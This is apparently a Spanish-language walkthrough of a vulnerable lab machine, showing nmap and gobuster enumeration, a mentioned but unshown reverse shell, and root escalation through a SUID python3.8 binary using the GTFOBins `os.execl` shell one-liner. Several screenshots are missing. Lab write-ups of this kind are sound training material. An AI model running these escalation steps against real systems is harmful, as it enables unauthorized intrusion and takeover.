Vamos a desplegar la maquina vulnerable.

Vamos a hacer un escaneo profundo de los puertos de la máquina.


```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```


```
❯ cat Puertos
File: Puertos
# Nmap 7.95 scan initiated Sun Oct 12 17:09:25 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
Nmap scan report for http:**172.17.0.2*var*www*html*.hidden_pass* (172.17.0.2)
Host is up, received arp-response (0.0000070s latency).
Scanned at 2025-10-12 17:09:26 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
| ssh-hostkey:
|   3072 0d:09:9d:0f:dc:43:54:cd:39:a9:e2:d6:81:74:40:e8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC8d0fsEXMyaaTUTpqil+QprMddl5db/38VYTaZvPf9i7/Ws8Sj2pbyiiHoho8hBhjSsFVfxOJNX2hk4jpKXq0uPUN43zu7GQfuGNMF/
bReWwglO4nyQZuH6mE7Wt+yW2O0KnoxHzgShxOJ7bkFG8TMdzEMX8VVj8wuGJ3Y53+KQzPdxec8cn4S8Ks2IrJUISMMGxZyjIPPNagjL9T79m1kbttCUQaaeFGJPEU6WG+RBbe+ckMs04b0
gYAcw9eZ6+bY4vbJ2n8N6JmpQbuIs9MNEf+hT9mb0NWXJeagXxjm4z4AdnLTzEyNUf8S2Rni3NrSdeEP/BnYnLNof6NP0YZwdpscf2s=
|   256 09:d0:f6:52:00:3f:21:51:19:b1:c6:7a:f4:ff:21:01 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH/N+/wQW5dfRppBa2kxFVVQnFEF/eI+3WI6rt4HqcIFku8RAqMewPqIIRqeEVg76oI0Z
|   256 19:e0:b3:72:bd:e9:1e:8d:4c:c4:fd:1f:da:3f:a5:cf (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOdAdIFZiY24Teo7S5rSd5GcC7nCagj60uCMS6ug47ck
80/tcp open  http    syn-ack ttl 64
|_http-title: 400 Bad Request
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Sun Oct 12 17:09:27 2025 -- 1 IP address (1 host up) scanned in 1.54 seconds
```

Al ver el puerto de http abierto, utilizaremos gobuster para examinar directorios.


```
❯ sudo gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,py,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1380]
/backup.txt           (Status: 200) [Size: 53]
/hidden               (Status: 200) [Size: 739]
Progress: 145852 / 1102790 (13.23%)
```

Exploramos los directorios y no nos encontramos nada interesante.







Inspeccionando la pagina principal, vemos que tiene una referencia a un fichero oculto.





Al meternos hacemos una prueba para ver si podemos realizar una reverse Shell.



Al ver que se puede ejecutar, pasaremos a hacerlo.







Una vez conectado, después de hacer varias pruebas vemos que la única forma de escalar privilegios es con el binario de Python

```
www-data@4c0f606c211f:/var/www/html/hidden$
```

```
/dev/null4c0f606c211f:/var/www/html/hidden$ find / -perm -4000 -user root -ls 2>
  1744303    468 -rwsr-xr-x   1 root     root       477672 Jan  2  2024 /usr/lib/openssh/ssh-keysign
  1744270     52 -rwsr-xr--   1 root     messagebus    51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-help
er
  1740045     84 -rwsr-xr-x   1 root     root          85064 Feb  6  2024 /usr/bin/chfn
  1740248     68 -rwsr-xr-x   1 root     root          67816 Apr  9  2024 /usr/bin/su
  1740174     44 -rwsr-xr-x   1 root     root          44784 Feb  6  2024 /usr/bin/newgrp
  1740169     56 -rwsr-xr-x   1 root     root          55528 Apr  9  2024 /usr/bin/mount
  1740273     40 -rwsr-xr-x   1 root     root          39144 Apr  9  2024 /usr/bin/umount
  1740185     68 -rwsr-xr-x   1 root     root          68208 Feb  6  2024 /usr/bin/passwd
  1740112     88 -rwsr-xr-x   1 root     root          88464 Feb  6  2024 /usr/bin/gpasswd
  1760744      4 -rwsr-xr-x   1 root     root            320 Oct 11  2024 /usr/bin/man
  1740051     52 -rwsr-xr-x   1 root     root          53040 Feb  6  2024 /usr/bin/chsh
  1760745   5360 -rwsr-xr-x   1 root     root        5486392 Jan 17  2025 /usr/bin/python3.8
  1744057    164 -rwsr-xr-x   1 root     root         166056 Apr  4  2023 /usr/bin/sudo
www-data@4c0f606c211f:/var/www/html/hidden$
```

Con ayuda de gtfobins, vamos a ver como escalar.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
/usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Al escribir los comandos, vemos que ahora somos root.

```
# whoami
root
```